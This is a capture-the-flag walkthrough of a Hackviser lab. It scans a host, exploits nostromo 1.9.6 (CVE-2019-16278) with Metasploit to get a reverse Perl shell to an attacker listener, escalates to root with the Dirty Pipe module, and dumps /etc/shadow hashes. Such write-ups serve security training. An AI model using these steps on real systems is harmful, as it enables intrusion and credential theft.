Warmup Glitch:Hackviser

- The explanation of the warmup is:
- This warmup focuses on teaching how to perform vulnerability discovery on the widely used nostromo web server and how to perform privilege escalation attacks on linux-based systems.
- It is recommended to practice vulnerability detection in a web application, exploitation of the vulnerability, and privilege escalation attacks stemming from the linux kernel.

- We have this website http://goldnertech.hv
- Let’s start

1- Which ports are open?

- Firstly let’s learn the ip address of the website

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ping goldnertech.hv
PING goldnertech.hv (172.20.39.186) 56(84) bytes of data.
64 bytes from 172.20.39.186: icmp_seq=1 ttl=63 time=91.8 ms
64 bytes from 172.20.39.186: icmp_seq=2 ttl=63 time=99.3 ms
^C
--- goldnertech.hv ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 91.762/95.538/99.315/3.776 ms
```

- Let’s start a nmap scan

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.39.186
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-27 16:14 EDT
Nmap scan report for 172.20.39.186
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
```

- The answer of the question is 22,80

2- What is the name of the running web server?

- The name of the running web server is nostromo in port 80


```
┌──(kali㉿kali)-[~/Downloads]
└─$ nmap -sV 172.20.39.186
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-27 16:14 EDT
Nmap scan report for 172.20.39.186
Host is up (0.086s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.05 seconds
```



3- What is the CVE code of the vulnerability?

- Let’s look to the exploit.db for exploit to the nostromo

- Yeah we found it
- The exploit works for version 1.9.6 and our nostromo version is also 1.9.6
- This exploit is a remote code execution exploit

Date	D	A	V	Title	Type	Platform	Author
2020-01-01			✓	nostromo 1.9.6 - Remote Code Execution	Remote	Multiple	Kr0ff

- Let's learn the CVE number of the exploit



- The answer of the question CVE-2019-16278

4- What is the Linux kernel version?

- Let's use this exploit with msfconsole
- Firstly I found the same exploit in msfconsole

```
msf > search nostromo

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec     2019-10-20       good  Yes    Nostromo Directory Traversal Remote Command Execution
   1    \_ target: Automatic (Unix In-Memory)   .                .     .      .
   2    \_ target: Automatic (Linux Dropper)    .                .     .      .


Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/http/nostromo_code_exec
After interacting with a module you can manually set a TARGET with set TARGET 'Automatic (Linux Dropper)'
```

- Then I edited the options
- They looks like this

```
msf exploit(multi/http/nostromo_code_exec) > show options

Module options (exploit/multi/http/nostromo_code_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks4, socks5, socks5h
                                       , http, sapni
   RHOSTS   172.20.39.186    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)
   VHOST                     no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.
                                       0 to listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.8.105.24      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic (Unix In-Memory)
```

- Then I runned the exploit

```
msf exploit(multi/http/nostromo_code_exec) > exploit
[*] Started reverse TCP handler on 10.8.105.24:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.105.24:4444 → 172.20.39.186:35116) at 2026-04-27 16:20:12 -0400

ls
[
aa-enabled
aa-exec
addpart
addr2line
apropos
apt
apt-cache
apt-cdrom
apt-config
apt-extracttemplates
apt-ftparchive
apt-get
apt-key
apt-listchanges
apt-mark
apt-sortpkgs
```

- I'm inside
- Let's learn the answer of the question

```
uname -r
5.11.0-051100-generic
```

5- What is the password hash value in /etc/shadow for the user "hackviser"?

- I tried to read the /etc/shadow file but I relazied that I cannot read that file
- Because I have to be a root user to be able to read the /etc/shadow file
- But I'm a www-data user at the moment

```
whoami
www-data
```

- So I have to make a privilege esclation
- Let's make some investigation about the system and try to learn how can we make this privelege esclation operation
- If you remember we learned the version of the linux kernel
- Let's look it again

```
uname -r
5.11.0-051100-generic
```

- Let's search for an exploit to this version
- I have made some investigations and then I found an exploit to this linux kernel version so Let's use it
- I already had an active session in msfconsole the session 1
- Let's try to open a new session with this exploit
- I have to say I had some help from gemini in finding an exploit process to this kernel version

```
msf exploit(openbsd/local/dynamic_loader_chpass_privesc) > use exploit/linux/local/cve_2022_0847_dirtypipe
[*] Using configured payload linux/x64/meterpreter/reverse_tcp
msf exploit(linux/local/cve_2022_0847_dirtypipe) > set SESSION 1
SESSION => 1
```

- I runned the exploit and then I gained a new shell
- But right now I'm gonna be a root user so I'm gonna be able to read the /etc/shadow file

```
meterpreter > cat /etc/shadow
root:$y$j9T$FtOF/cnN7paaEEQex4.iI.$.VBoHUhtFbtzwZv2FrOj5Wk/S.a5pXYww1YeIUPBkH7:19643:0:99999:7:::
daemon:*:19641:0:99999:7:::
bin:*:19641:0:99999:7:::
sys:*:19641:0:99999:7:::
sync:*:19641:0:99999:7:::
games:*:19641:0:99999:7:::
man:*:19641:0:99999:7:::
lp:*:19641:0:99999:7:::
mail:*:19641:0:99999:7:::
news:*:19641:0:99999:7:::
uucp:*:19641:0:99999:7:::
proxy:*:19641:0:99999:7:::
www-data:*:19641:0:99999:7:::
backup:*:19641:0:99999:7:::
list:*:19641:0:99999:7:::
irc:*:19641:0:99999:7:::
gnats:*:19641:0:99999:7:::
nobody:*:19641:0:99999:7:::
_apt:*:19641:0:99999:7:::
systemd-network:*:19641:0:99999:7:::
systemd-resolve:*:19641:0:99999:7:::
messagebus:*:19641:0:99999:7:::
systemd-timesync:*:19641:0:99999:7:::
sshd:*:19641:0:99999:7:::
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641::::::
```

- So as you can see we read the /etc/shadow file and we found the answer of the question
- Before this exploit we were not able to read this /etc/shadow file because we were not a root userNow I'm www-data